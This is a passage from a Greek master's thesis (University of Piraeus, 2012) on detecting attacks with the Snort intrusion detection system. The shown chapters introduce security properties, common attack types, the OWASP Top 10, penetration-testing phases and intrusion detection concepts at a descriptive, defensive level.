Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής
Πρόγραμμα Μεταπτυχιακών Σπουδών
«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Αναγνώριση επιθέσεων μέσω του Συστήματος Ανίχνευσης Εισβολών «Snort»**
Ονοματεπώνυμο Φοιτητή	**Μητροπούλου Ελένη**
Πατρώνυμο	**Χρήστος**
Αριθμός Μητρώου	**ΜΠΣΠ/ 10027**
Επιβλέπων	**Πατσάκης Κωνσταντίνος**

Ημερομηνία Παράδοσης **ΝΟΕΜΒΡΙΟΣ 2012**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή) (υπογραφή) (υπογραφή)

Πίνακας Περιεχομένων

Περίληψη

Η παρούσα πτυχιακή εργασία έχει ως στόχο την ανίχνευση συχνών επιθέσεων που βάλλουν την ασφάλεια ενός πληροφοριακού συστήματος ή ενός δικτύου. Αναφέρονται οι πιο σημαντικοί τύποι επιθέσεων, σύμφωνα με τον OWASP, αναλύεται η έννοια του ελέγχου τρωτότητας (penetration testing) καθώς και τα συστήματα ανίχνευσης των εισβολών. Έπειτα αναλύεται το σύστημα ανίχνεύσης εισβολών Snort, η αρχιτεκτονική του, ο τρόπος λειτουργίας του, οι δυνατότητες κι οι περιορισμοί του. Επιπλέον, αναφέρονται τα εργαλεία nmap και Metasploit Framework τα οποία χρησιμοποιήθηκαν για την εκτέλεση των επιθέσεων. Στο πρακτικό μέρος της εργασίας δοκιμάζονται επιθέσεις όπως Sql Injections, Man in the Middle, Cross-Site Scripting, Vnc, Smb, πελάτη-διακομιστή (client-side), επιθέσεις εξαντλητικής αναζήτησης σε βάσεις δεδομένων και κατα πόσο το Snort είναι ικανό να τις ανιχνεύσει.

Για την εργασία χρησιμοποιήθηκε το εργαλείο Metasploit Framework για την εκτέλεση των επιθέσεων και το Snort για την ανίχνευση αυτών. Υλοποιήθηκε σε Virtual Machines με Microsoft Windows XP Service Pack 2, Backtrack5 R2 και για τις επιθέσεις εφαρμογών ιστού έγινε χρήση του DVWA (Damn Vulnerable Web Application) στο λειτουργικό σύστημα Fedora14.

Abstract


The purpose of this dissertation is the detection of the most common attacks against an information system. They are mentioned the most common type of attacks, according to OWASP and there is an analysis of penetration testing and intrusion detection systems. Nonetheless, the Snort intrusion detection system is described in detail; its architecture, its abilities and constraints. Moreover, tools like Metasploit Framework and Nmap are used for the execution of the attacks. On the second half of the dissertation, attacks like Sql injections, Man in the Middle, Cross-Site Scripting, Vnc, Smb, client-side took place and the ability of snort to cope with them was examined.

Metasploit Framework was used for the execution of the attacks and Snort for their detection. It was implemented to Virtual Machine Microsoft Windows XP SP2, Backtrack5 R2 and for the execution of web attacks, DVWA was used in the operating system Fedora14.

Εισαγωγή

Στη σύγχρονη εποχή, τα πληροφοριακά συστήματα έχουν μπει ευρέως στην καθημερινότητα των ανθρώπων. Η χρήση ψηφιακών προϊόντων και υπηρεσιών είναι εκτεταμένη, συνεπώς η ανάγκη διαδικτύωσης αυξάνεται συνεχώς. Οι ευκολίες που παρέχονται από το διαδίκτυο, η άμεση κι εύκολη ροή πληροφοριών προτρέπουν τις επιχειρήσεις να επενδύσουν σε ολοκληρωμένα πληροφοριακά συστήματα, γεγονός που μεταφράζεται σε κόστος και χρόνο. Συνεπώς, η διακοπή λειτουργίας του υπολογιστικού συστήματος ή η μη ύπαρξη ασφάλειας μπορεί να έχει άμεσες οικονομικές απώλειες για έναν οργανισμό. Επιπλέον, σε περιπτώσεις που ο οργανισμός διαχειρίζεται ευαίσθητα δεδομένα, η ανάγκη για ασφάλεια κρίνεται ακόμα πιο απαραίτητη. Παραδείγματα τέτοιων συστημάτων είναι τραπεζικά συστήματα(e-banking), συστήματα με ιατρικά δεδομένα, με απόρρητα έγγραφα του Υπουργείου Αμύνης, συστήματα που χρησιμοποιούνται για την εξυπηρέτηση κυβερνητικών αναγκών(e-government, e-voting, e-justice, e-notary), η δημοσιοποίηση των οποίων μπορεί να αποβεί μοιραία για την ανθρώπινη ζωή και την ασφάλεια σε τοπικό, εθνικό αλλά και παγκόσμιο επίπεδο.

Στο παρακάτω διάγραμμα παρουσιάζονται γεγονότα παραβίασης ασφάλειας που καταγράφηκαν από τον διεθνή οργανισμό CERT κατά τη διάρκεια των ετών 1988-2003:



Τα πέντε συστατικά ενός πληροφοριακού συστήματος είναι το υλικό, το λογισμικό, οι διαδικασίες, οι άνθρωποι και τα δεδομένα[1]. Ο όρος Ασφάλεια Πληροφοριακών Συστημάτων δίνει έμφαση στην προστασία αυτών των συστατικών στοιχείων ενός Πληροφοριακού Συστήματος (αναφέρεται ΠΣ στο εξής) αλλά και του ίδιου του ΠΣ στην ολότητά του. Όπως ορίζεται στο [2] "*η Ασφάλεια Πληροφοριακού Συστήματος είναι το οργανωμένο πλαίσιο από έννοιες, αντιλήψεις, αρχές, πολιτικές, διαδικασίες, τεχνικές και μέτρα που απαιτούνται για να προστατευθούν τα στοιχεία του Πληροφοριακού Συστήματος, αλλά και το σύστημα ολόκληρο, από κάθε σκόπιμη ή τυχαία απειλή*." Με άλλα λόγια ορίζεται ως η προστασία των συστατικών ενός υπολογιστικού συστήματος και η προστασία του από μη εξουσιοδοτημένες ενέργειες. Ωστόσο, αξίζει να αναφερθεί ότι η προστασία δεν θα πρέπει να παρεμποδίζει την ομαλή λειτουργία του συστήματος και την ελεύθερη διακίνηση της πληροφορίας έτσι ώστε να μην αποτελέσει τροχοπέδη στην ανάπτυξη της τεχνολογίας της πληροφορίας.

Ιδιότητες Ασφάλειας ΠΣ

Ως θεμελιώδεις ιδιότητες ασφάλειας θεωρούνται η *ακεραιότητα,* η *εμπιστευτικότητα* και η *διαθεσιμότητα,* οι οποίες ορίζονται ως εξής [3]:

Ακεραιότητα πληροφοριών (integrity): Αναφέρεται στη μη-εξουσιοδοτημένη τροποποίηση της πληροφορίας η οποία θα πρέπει να αποτρέπεται, ενώ κάθε αλλαγή του περιεχομένου των δεδομένων να είναι αποτέλεσμα εξουσιοδοτημένης και ελεγχόμενης ενέργειας.

Εμπιστευτικότητα πληροφοριών (confidentiality): Η ιδιότητα των δεδομένων να καθίστανται αναγνώσιμα μόνο από εξουσιοδοτημένες οντότητες, όπως φυσικές οντότητες και διεργασίες λογισμικού.
Διαθεσιμότητα πληροφοριών (availability): Η αποτροπή της προσωρινής ή μόνιμης άρνησης διάθεσης της πληροφορίας σε κάθε εξουσιοδοτημένη οντότητα του συστήματος.

Αρκετές ερευνητικές εργασίες αναφέρουν ότι οι παραπάνω ιδιότητες δεν επαρκούν για να διασφαλιστεί η ασφάλεια των ΠΣ και προστίθενται ιδιότητες όπως η *αυθεντικότητα (authenticity)*, η *εγκυρότητα (validity)*, η *μοναδικότητα (uniqueness)* και η *μη-αποποίηση (non-repudiation)*.

Τύποι Επιθέσεων

Από την πρώτη εμφάνιση των υπολογιστών και του όρου της ασφάλειας αυτών υπήρχαν κι εκείνοι οι οποίοι επιθυμούν να την καταπατήσουν. Αρχικά, ήταν χρήστες, αρκετά δεξιοτέχνες, που ήθελαν να διευρύνουν τις γνώσεις τους και να εξερευνήσουν τις δυνατότητες του υπολογιστή. Στη συνέχεια όμως, με την εξάπλωση του διαδικτύου και την εξέλιξη της τεχνολογίας οι σκοποί αυτών των χρηστών άλλαξαν και μπορεί να σχετίζονται είτε με το κέρδος (αλλοίωση ή κλοπή δεδομένων) είτε με κοινωνική ηλεκτρονική διαμαρτυρία σε περιόδους κρίσεων, όπως συμβαίνει τώρα με την ομάδα των Anonymous. Οι τεχνικές αυτές, γνωστές ως τεχνικές *hacking* σημαίνουν την προσπάθεια προσπέλασης ενός συστήματος υπολογιστών χωρίς να υπάρχει η ανάλογη εξουσιοδότηση. Υπάρχουν διάφοροι τύποι επιθέσεων κι αφού ένας εισβολέας συλλέξει πληροφορίες για το σύστημα-στόχο μπορεί να τις πραγματοποιήσει.

Ο Anderson ταξινόμησε τις απειλές εναντίον ενός υπολογιστικού συστήματος στις ακόλουθες κατηγορίες[4]:

- **Κίνδυνος (Risk):** Τυχαία ή απρόβλεπτη έκθεση πληροφοριών ή παραβίαση της ακεραιότητας λειτουργιών λόγω κακής λειτουργίας υλικού, ελλιπούς ή λανθασμένου σχεδιασμού λογισμικού
- **Ευπάθεια (Vulnerability)**: Ένα γνωστό ή ύποπτο σφάλμα στο υλικό ή το λογισμικό ή τη λειτουργία ενός συστήματος που εκθέτει το σύστημα σε επιτυχείς επιθέσεις ή τις πληροφορίες του σε τυχαία αποκάλυψη.
- **Επίθεση (Attack)** : Μία συγκεκριμένη εκτέλεση ενός σχεδίου προκειμένου να πραγματοποιηθεί μία προσπάθεια απειλής.
- **Εισβολή (Penetration)**: Μία επιτυχής επίθεση – η ικανότητα να λαμβάνεται μη-εξουσιοδοτημένη και μη-ανιχνεύσιμη πρόσβαση σε αρχεία και προγράμματα ή την κατάσταση ελέγχου ενός υπολογιστικού συστήματος.

Παρακάτω αναφέρονται οι πιο συνηθισμένες και για κάποιες από αυτές θα αναλυθεί σε επόμενο κεφάλαιο πώς μπορούν να γίνουν ανιχνεύσιμες μέσω κατάλληλων εργαλείων. [5]

- Η επίθεση άρνησης υπηρεσίας (DoS Attack): Απλή επίθεση πλέον η οποία χρησιμοποιείται από τους hackers και τους crackers ως μέσο για αναγνώριση και δόξα σε ομοίου ενδιαφέροντος ομάδες στο Internet. Σε αυτήν την επίθεση πολλά πακέτα στέλνονται ταυτόχρονα στο σύστημα –στόχο με απόρροια να μην είναι διαχειρίσιμα και να καταρρεύσει το σύστημα και συνεπώς να απενεργοποιηθεί.
- Επιθέσεις Εξαντλητικής Αναζήτησης (Brute Force Attacks): Ο επιτιθέμενος προσπαθεί εξαντλητικά να εντοπίσει τον συνδυασμό ονόματος χρήστη και συνθηματικού για να αποκτήσει πρόσβαση στο σύστημα. Χρησιμοποιούνται αυτοματοποιημένα εργαλεία, λεξικά, λίστες που συμπεριλαμβάνουν συνήθεις κωδικούς πρόσβασης για να αποκτηθεί η πρόσβαση στο σύστημα.
- Επιθέσεις Ενδιάμεσου (Man-In-The Middle Attacks): Μία κοινή παραβίαση ασφαλείας στην οποία ο επιτιθέμενος παρεμποδίζει την νόμιμη επικοινωνία δύο οντοτήτων. Ο εισβολέας παρεμβαίνει στην επικοινωνία του διακομιστή με τον πελάτη αναδρομολογώντας την κίνηση του δικτύου με μια ψευδή διεύθυνση IP είτε αλλάζοντας την διεύθυνση MAC για να προσποιηθεί κάποιον άλλον host. Έτσι ο πελάτης νομίζει ότι επικοινωνεί ασφαλώς με τον

διακομιστή ενώ στην ουσία ο εισβολέας παρακολουθεί την επικοινωνία και μπορεί αν επιθυμεί να την μετατρέψει.

- Επιθέσεις τύπου Phishing: Σ'αυτές τις επιθέσεις, ο επιτιθέμενος δημιουργεί μια πλαστή ιστοσελίδα η οποία μοιάζει σε μορφή με μία έγκυρη, και προσκαλεί νόμιμους πελάτες μιας τράπεζας, για παράδειγμα, να συνδεθούν μέσω ενός συνδέσμου ο οποίος αποστέλλεται με e-mail το οποίο φαίνεται να προέρχεται από αξιόπιστη πηγή.
- Επιθέσεις τύπου Floods: Επιθέσεις άρνησης υπηρεσίας που στοχεύουν στην εξάντληση τον πόρων του συστήματος όπως της υπολογιστικής ισχύος ενός υπολογιστή ή του εύρους ζώνης του δικτύου.
- Υπερχείλιση Καταχωρητή (Buffer Overflow): Επιθέσεις που οφείλονται στη λανθασμένη διαχείριση μνήμης από τους προγραμματιστές εφαρμογών. Οι καταχωρητές προγραμματίζονται με καθορισμένο μέγιστο μέγεθος μνήμης. Όταν μια ποσότητα πληροφορίας δίνεται ως είσοδος (input) σε ένα πρόγραμμα, το πρόγραμμα θα πρέπει να ελέγξει αν το μέγεθος της τιμής εισόδου είναι μικρότερο ή ίσο από το μέγεθος της μνήμης που έχει δεσμευτεί για συγκεκριμένη μεταβλητή. Οι εισβολείς στέλνουν μηνύματα με ψευδές μέγεθος κι ενσωματώνουν σε αυτά κακόβουλο κώδικα με σκοπό να αποκτήσουν τα δικαιώματα του συστήματος. Τα αποτελέσματα είναι ποικίλα κι έχουν ως αποτέλεσμα από την κατάρρευση της εφαρμογής μέχρι την εκτέλεση του κακόβουλου κώδικα.
- Δούρειοι Ίπποι (Trojan Horses): Πρόκειται για προγράμματα τα οποία μεταφέρονται συνήθως με e-mail κι εγκαθίστανται κρυφά στο σύστημα, μέσω ιών ή worms, εκμεταλλευόμενα την απειρία των χρηστών και παρέχουν σημαντικές πληροφορίες ή ακόμα και πρόσβαση σε αυτό.
- Εκμετάλλευση γνωστών ευπαθειών του συστήματος (Exploitation): Ο επιτιθέμενος εκμεταλλεύεται γνωστές ευπάθειες του λειτουργικού συστήματος και καταφέρνει να αποκτήσει πρόσβαση στο σύστημα.
- Επιθέσεις social engineering: Με αυτήν την επίθεση εκμαιεύονται συνήθως τα συνθηματικά των χρηστών. Ο εισβολέας γνωρίζει το όνομα χρήστη και προσπαθεί με διάφορες τεχνικές να αποσπάσει πληροφορίες για το συνθηματικό. Για παράδειγμα, τηλεφωνεί στον οργανισμό και προσποιείται τον υπεύθυνο που «ξέχασε» το συνθηματικό του. Παλαιότερα ήταν πιο εύκολο αυτός ο τρόπος να είναι αποτελεσματικός. Πλέον, τέτοιες τεχνικές δύσκολα έχουν επιτυχή αποτελέσματα.

Open Web Application Security Project

Το OWASP (Open Web Application Security Project) αποτελεί μία πρωτοβουλία που αποσκοπεί στον εντοπισμό και στην καταπολέμηση των τρωτών σημείων του λογισμικού εφαρμογών. Είναι μια ανοικτή κοινότητα αφιερωμένη στην ενημέρωση οργανισμών και εκπαίδευση προγραμματιστών, σχεδιαστών και αρχιτεκτόνων των συστημάτων για το πώς μπορούν να αναπτύξουν, προμηθευθούν και συντηρήσουν ασφαλείς εφαρμογές. Ακολουθεί την ιδεολογία του Ελεύθερου/Ανοικτού λογισμικού, παρέχοντας δωρεάν αλλά επαγγελματικής ποιότητας έγγραφα, εργαλεία και πρότυπα. Παράλληλα, ενισχύει τη διοργάνωση συνεδρίων και τοπικών ομάδων εργασίας, τη δημοσίευση άρθρων και συγγραμμάτων, καθώς και την ανταλλαγή απόψεων μέσα από forums. Απαριθμεί μέλη σε όλο τον πλανήτη, συμπεριλαμβανομένων μεγάλων οργανισμών και εταιριών όπως VISA, Deloitte, Unisys, Foundstone, και άλλες. [6]

Η ελληνική ομάδα εργασίας του OWASP δημιουργήθηκε το 2005, με κύριο στόχο την ενημέρωση και την αφύπνιση της ελληνικής κοινότητας αναφορικά με τους κινδύνους ασφαλείας στις διαδικτυακές εφαρμογές. Σήμερα, η ελληνική ομάδα δραστηριοποιείται σε προγράμματα Ελεύθερου/Ανοικτού λογισμικού, μεταφράσεις κειμένων του OWASP στα ελληνικά, ενώ συμμετέχει σε συνέδρια και ημερίδες προωθώντας την ιδέα.

Το OWASP εκδίδει μια λίστα με τους 10 πιο κρίσιμους κινδύνους ασφαλείας εφαρμογών διαδικτύου. Το OWASP Top 10 2010 αποτελεί μια ενημερωμένη έκδοση της λίστας των 10 πιο κρίσιμων κινδύνων η οποία διαφέρει από τις προηγούμενες καθώς περιέχει επιπλέον πληροφορίες για την αποτίμηση των κινδύνων αυτών στις εφαρμογές. Το OWASP εκδόθηκε πρώτη φορά το 2003 και μικρές

ενημερώσεις έγιναν το 2004 και το 2007. Το Top 2010 επισφραγίζει τον 8^{ο} χρόνο του έργου κι έχει στόχο την ευαισθητοποίηση για την ασφάλεια των εφαρμογών. Η λίστα παρουσιάζεται παρακάτω[7]:

1. *Επιθέσεις προσθήκης κακόβουλου κώδικα (Injection):* Μία κακόβουλη είσοδος δεδομένων που δίνεται από τον εισβολέα με σκοπό να εκτελέσει αυθαίρετες εντολές στο πλαίσιο ενός διακομιστή ιστού είναι γνωστή ως επίθεση injection. Γνωστά είδη τέτοιων επιθέσεων είναι οι SQL, XML, LDAP. Για να αποφευχθεί αρκεί να αποφεύγονται οι ειδικοί χαρακτήρες από τα δεδομένα κατα την είσοδο του χρήστη.
2. *Cross-Site Scripting (XSS):* Μία εφαρμογή η οποία δεν πιστοποιεί σωστά την είσοδο του χρήστη και προωθεί κακόβουλες συμβολοσειρές στον διακομιστή ιστού μπορεί να οδηγήσει σε κλοπή των cookies, διαταραχή της συνόδου (session hijacking). Για να αποφευχθεί πρέπει να αποφεύγονται όλοι οι μη έμπιστοι μεταχαρακτήρες που βασίζονται στην HTML, στην Javascript ή στο CSS.
3. *Διακοπτόμενη αυθεντικοποίηση και Διαχείριση Συνόδου (Broken Authentication and Session Management):* Χρήση μη ασφαλούς αυθεντικοποίησης μπορεί να οδηγήσει σε υποκλοπή λογαριασμών χρηστών κάτι το οποίο αποτρέπεται αναπτύσσοντας ένα ισχυρό σύστημα αυθεντικοποίησης. Συνίσταται η χρήση κρυπτογράφησης, συναρτήσεων κατακερματισμού και ασφαλή σύνδεση δεδομένων με χρήση πρωτοκόλλου SSL ή TLS.
4. *Μη ασφαλή απευθείας αναφορά σε Αντικείμενα (Insecure Direct Object References):* Παρέχοντας μια απευθείας αναφορά σε ένα εσωτερικό αντικείμενο της εφαρμογής, όπως ένα αρχείο, ένας κατάλογος, ένας εισβολέας μπορεί να παραποιήσει την αναφορά και να την διαχειριστεί ανάλογα για να αποκτήσει πρόσβαση σε δεδομένα που δεν έχει τα ανάλογα δικαιώματα.
5. *Cross-Site Request Forgery (CSRF):* Μια τέτοια επίθεση αναγκάζει τον φυλλομετρητή του θύματος να στείλει σε μια ευάλωτη εφαρμογή μια πλαστή αίτηση HTTP στην οποία περιλαμβάνεται το cookie της συνόδου και άλλες πληροφορίες. Δεν μπορούν να ανιχνευτούν καθώς εκτελούνται στα πλαίσια μιας νόμιμης συνόδου κι ο εισβολέας μπορεί να δημιουργήσει εχθρικές ενέργειες για δικό του όφελος.
6. *Λανθασμένες Ρυθμίσεις Ασφάλειας (Security Misconfiguration):* Η χρήση των πρακτικών ασφάλειας όπως ρυθμίζονται αρχικά μπορεί να κάνουν την εφαρμογή ευπαθή σε πολλές επιθέσεις. Είναι σημαντικό να υπάρχουν σωστές ρυθμίσεις για την ασφάλεια στον web server, στον database server, στο λειτουργικό σύστημα, στις βιβλιοθήκες και σε οποιοδήποτε σημείο είναι πιθανό να εμφανιστεί τρωτότητα. Επιπλέον είναι σημαντικό να υπάρχει ενημέρωση του υπάρχοντος λογισμικού.
7. *Μη ασφαλής κρυπτογραφική αποθήκευση (Insecure Cryptographic Storage):* Αναφέρεται στις εφαρμογές που δεν ακολουθούν την ανάλογη κρυπτογράφηση ενώ σχετίζονται με ευαίσθητα δεδομένα, προσωπικές πληροφορίες ή μεταφορές πιστωτικών καρτών για παράδειγμα. Η ασφάλεια των δεδομένων μπορεί να διαφυλαχτεί υλοποιώντας ισχυρούς αλγόριθμους κρυπτογράφησης και κατακερματισμού.
8. *Αποτυχία Περιορισμού Πρόσβασης σε URL (Failure to Restrict URL Access):* Αναφέρεται στις εφαρμογές ιστού που δεν ελέγχουν για τα δικαιώματα πρόσβασης ενός URL πριν την αναπαραγωγή διαφόρων συνδέσμων και κουμπιών και οδηγούν έναν εισβολέα να έχει πρόσβαση σε μη εξουσιοδοτημένες σελίδες.
9. *Ανεπαρκής προστασία στο επίπεδο μεταφοράς (Insufficient Transport Layer Protection):* Χρήση αδύναμων αλγορίθμων κρυπτογράφησης, μη έγκυρα πιστοποιητικά ασφάλειας, και λανθασμένοι έλεγχοι αυθεντικοποίησης βάλλουν την ακεραιότητα και την εμπιστευτικότητα των δεδομένων. Η υλοποίηση του πρωτοκόλλου SSL για όλες τις ευαίσθητες σελίδες και η έκδοση έγκυρων ψηφιακών πιστοποιητικών από έμπιστες οντότητες μπορούν να συνεισφέρουν στην ασφάλεια των συστημάτων
10. *Μη επαληθευμένες Αναδρομολογήσεις και Προωθήσεις(Unvalidated Redirects and Forwards):* Πολλές εφαρμογές ιστού χρησιμοποιούν δυναμικές παραμέτρους για να ανακατευθύνουν ή να προωθήσουν ένα χρήστη σε συγκεκριμένο URL. Ένας εισβολέας μπορεί να χρησιμοποιήσει την ίδια διαδικασία για να προωθήσει ένα κακόβουλο URL με σκοπό το phising ή για να αποκτήσει πρόσβαση σε σελίδες για τις οποίες δεν είναι εξουσιοδοτημένος.

Έλεγχος Διείσδυσης (Penetration Testing)

Με την ευρεία χρήση των πληροφοριακών συστημάτων, όπως αναφέρθηκε και παραπάνω, είναι αναγκαία η χρήση μέτρων προστασίας για να διασφαλιστεί η ομαλή λειτουργία τους. Αξιολογώντας την ασφάλεια τους μπορεί ένας οργανισμός να γνωρίζει αν τα μέτρα που έχει λάβει είναι ικανοποιητικά. Έτσι, έχουν αναπτυχθεί μέθοδοι και τεχνικές που δίνουν αυτή τη δυνατότητα. Μία τέτοια τεχνική είναι κι οι έλεγχοι διείσδυσης ή αλλιώς τα γνωστά σε όλους penetration tests.

Έλεγχος διείσδυσης ονομάζεται ο έλεγχος της ασφάλειας ενός συστήματος κατά τον οποίο ένας αξιολογητής δοκιμάζει επιθέσεις του πραγματικού κόσμου και προσπαθεί να εξακριβώσει μεθόδους οι οποίες παρακάμπτουν την ασφάλεια μιας εφαρμογής, ενός συστήματος ή ενός δικτύου. Χρησιμοποιεί εργαλεία και τεχνικές που χρησιμοποιούν οι επιτιθέμενοι κι αναζητά συνδυασμούς ευπαθειών οι οποίοι παρέχουν περισσότερες δυνατότητες πρόσβασης απ' ότι η εξέταση μιας ευπάθειας ξεχωριστά. Συχνά, περιλαμβάνονται και μέθοδοι επίθεσης που δεν είναι τόσο τεχνικοί όπως επιθέσεις κοινωνικής μάθηση ή παραβιάσεις στη φυσική ασφάλεια του οργανισμού (κλοπή υλικού).

Οι έλεγχοι διείσδυσης μπορούν να εντοπίσουν την αποτελεσματικότητα των πολιτικών ασφάλειας, την ικανότητα ενός οργανισμού να ανιχνεύει και να αντιμετωπίζει επιθέσεις, την ανοχή του σε πραγματικές επιθέσεις καθώς και τα επιπλέον μέτρα προστασίας που πρέπει να ληφθούν για να περιοριστούν οι κίνδυνοι. Ωστόσο, δεν παύουν να είναι επικίνδυνοι για την ομαλή λειτουργία του συστήματος γι' αυτό και πρέπει να διεξάγονται από εξειδικευμένο και αξιόπιστο προσωπικό.

Υπάρχουν πολλά εργαλεία ελέγχου, τόσο εμπορικά όσο και ανοιχτού κώδικα τα οποία εξυπηρετούν συγκεκριμένους σκοπούς καθώς το κάθε ένα χρησιμοποιείται για διαφορετική ευπάθεια. Στη συγκεκριμένη εργασία χρησιμοποιήθηκαν το Wireshark, το Ettercap, το Nmap, το Metasploit Framework, το Snort κ.α.[8]

Τα στάδια του ελέγχου διείσδυσης είναι τέσσερα:

1. **Η φάση του Σχεδιασμού** στην οποία ορίζονται οι κανόνες με τους οποίους θα γίνει ο έλεγχος, αποτυπώνονται οι στόχοι, εξασφαλίζεται η άδεια από τον οργανισμό ότι δέχεται να πραγματοποιηθεί ο έλεγχος και δημιουργούνται τα απαραίτητα έγγραφα.
2. **Η φάση της Ανίχνευσης,** η οποία χωρίζεται σε 2 μέρη. Στο πρώτο μέρος συλλέγονται πληροφορίες για τις λειτουργίες του συστήματος, όπως πληροφορίες για τις IP διευθύνσεις και τα ονόματα των κόμβων, πληροφορίες για το σύστημα, για τα ονόματα των εργαζομένων και των διαχειριστών του συστήματος του οργανισμού. Στο δεύτερο μέρος, γίνεται η ανάλυση των ευπαθειών. Τα στοιχεία που συγκεντρώθηκαν από την πρώτη φάση εξετάζονται για την σύγκριση τους με γνωστές ευπάθειες.
3. **Η φάση της Επίθεσης,** στην οποία δοκιμάζονται οι ευπάθειες από την προηγούμενη φάση. Σε περίπτωση που οι ελεγκτές καταφέρουν να επιτεθούν στο σύστημα επιτυχώς μέσω αυτών των ευπαθειών καταγράφουν την επίθεση και προσδιορίζουν τα μέτρα προστασίας που πρέπει να ληφθούν για να περιοριστούν οι επιπτώσεις.
4. **Η φάση υποβολής Αναφορών,** η οποία λειτουργεί παράλληλα με τις άλλες τρεις, καθώς σε κάθε μια από τις παραπάνω περιπτώσεις αναπτύσσονται έγγραφα τα οποία κατατίθενται στη διοίκηση και τεκμηριώνουν τα ευρήματα των ελεγκτών. Στο τέλος του ελέγχου δημιουργείται μια συνολική αναφορά η οποία περιγράφει τις ευπάθειες που βρέθηκαν, τα μέτρα προστασίας που πρέπει να ληφθούν καθώς και μια εκτίμηση του κινδύνου που αντιμετωπίζει ο οργανισμός.

Αύξηση επιπέδου ασφάλειας

Τα υπολογιστικά συστήματα είναι ευάλωτα σε πολλές ευπάθειες και απειλές με αποτέλεσμα να υπάρχουν σημαντικές απώλειες. Με τον όρο *ευπάθεια* εννοείται η αδυναμία ή σχεδιαστική ατέλεια σε ένα σύστημα, στην εφαρμογή ή στην υποδομή που μπορεί να γίνει αιτία για την παραβίαση της ασφάλειας και της ακεραιότητας του συστήματος. Με τον όρο *απειλή* εννοείται ένα μη επιθυμητό γεγονός που μπορεί να προκαλέσει μη διαθεσιμότητα του συστήματος και των υπηρεσιών, τυχαία ή με πρόθεση μετατροπή των δεδομένων, καταστροφή των δεδομένων ή του συστήματος και τέλος μη εξουσιοδοτημένη αποκάλυψη ευαίσθητων πληροφοριών.

Οι συνέπειες των απειλών ποικίλλουν, κάποιες έχουν επιπτώσεις στην εμπιστευτικότητα ή την ακεραιότητα των πληροφοριών ενός κάποιες άλλες στη διαθεσιμότητα του συστήματος. Για παράδειγμα, ένα λάθος στη βάση δεδομένων ενός οργανισμού μπορεί να καταστρέψει την ακεραιότητα του συστήματος ενώ μια πυρκαγιά μπορεί να καταστρέψει ένα κέντρο υπολογιστών κι άρα την διαθεσιμότητα των συστημάτων.

Συνεπώς, γίνεται εντονότερη η ανάγκη για συστήματα προστασίας τα οποία θα αποτρέπουν την πρόσβαση σε μη εξουσιοδοτημένα άτομα ή την εκτέλεση επικίνδυνων λειτουργιών. Πρέπει, λοιπόν, να βρεθούν τρόποι αύξησης του επιπέδου ασφάλειας των υπολογιστικών συστημάτων, όπως κρυπτογραφικές τεχνικές που μπορούν να ασφαλίσουν την πληροφορία που μεταδίδεται μεταξύ συστημάτων (πρωτόκολλα ασφάλειας τα οποία εστιάζουν από τη μία στην απόκρυψη δεδομένων και την απόδειξη της ταυτότητας του ατόμου και από την άλλη στη διατήρηση της ευκολίας χρήσης), ισχυρούς μηχανισμούς πιστοποίησης, αντίγραφα ασφαλείας, λογισμικά απομάκρυνσης ιών(anti-virus software).

Ένα πολύ διαδεδομένο σύστημα προστασίας είναι τα Αναχώματα Ασφάλειας (firewall) τα οποία είναι ενδιάμεσα συστήματα που κάνουν ανάλυση των δεδομένων που τα διαπερνούν για να καθορίσουν αν είναι έγκυρα και αν πρέπει να δρομολογηθούν. Με αυτά μπορεί ένας οργανισμός να προστατεύσει το εσωτερικό του δίκτυο και να αποτρέψει την πρόσβαση από υπολογιστές που δεν ανήκουν στο δίκτυο αυτό. Συχνά όμως αποτυγχάνουν αφού οι χρήστες μπορούν να τα παρακάμψουν και επιπλέον αδυνατούν να σταματήσουν τους εισβολείς από επιτρεπόμενες υπηρεσίες, όπως η ηλεκτρονική αλληλογραφία και οι υπηρεσίες web.

Μια επέκταση των αναχωμάτων ασφάλειας είναι τα συστήματα ανίχνευσης εισβολών. Μία διαφορά τους είναι πως ελέγχουν και τα περιεχόμενα των πακέτων (payload) για την ύπαρξη συγκεκριμένων ύποπτων συμβολοσειρών σε αντίθεση με τα firewall που ελέγχουν μόνο τις επικεφαλίδες των διερχόμενων πακέτων.

Συστήματα Ανίχνευσης Εισβολών

Με τον όρο *ανίχνευση εισβολών* εννοείται η διαδικασία παρακολούθησης των συμβάντων που λαμβάνουν χώρα σε ένα υπολογιστικό σύστημα ή δίκτυο και η ανάλυσή τους για πιθανές ενδείξεις που αποτελούν παραβιάσεις ή απειλές για την παραβίαση των πολιτικών ασφαλείας, των πολιτικών αποδεκτής χρήσης, ή συνήθων πρακτικών ασφαλείας[9]. Οι αιτίες για αυτά τα γεγονότα μπορεί να είναι πολλές όπως ένα malware, άτομα χωρίς εξουσιοδοτημένη πρόσβαση στο σύστημα και άτομα με εξουσιοδοτημένη πρόσβαση που χρησιμοποιούν λάθος τα δικαιώματα τους για να αποκτήσουν δικαιώματα τα οποία δεν έχουν. Ωστόσο, πολλές τέτοιες ενδείξεις μπορούν να συμβούν χωρίς ανάλογη πρόθεση. Για παράδειγμα, κάποιος μπορεί να πληκτρολογήσει λάθος την διεύθυνση ενός υπολογιστή και κατά λάθος να προσπαθήσει να συνδεθεί σε ένα διαφορετικό σύστημα χωρίς να έχει τέτοια πρόθεση.

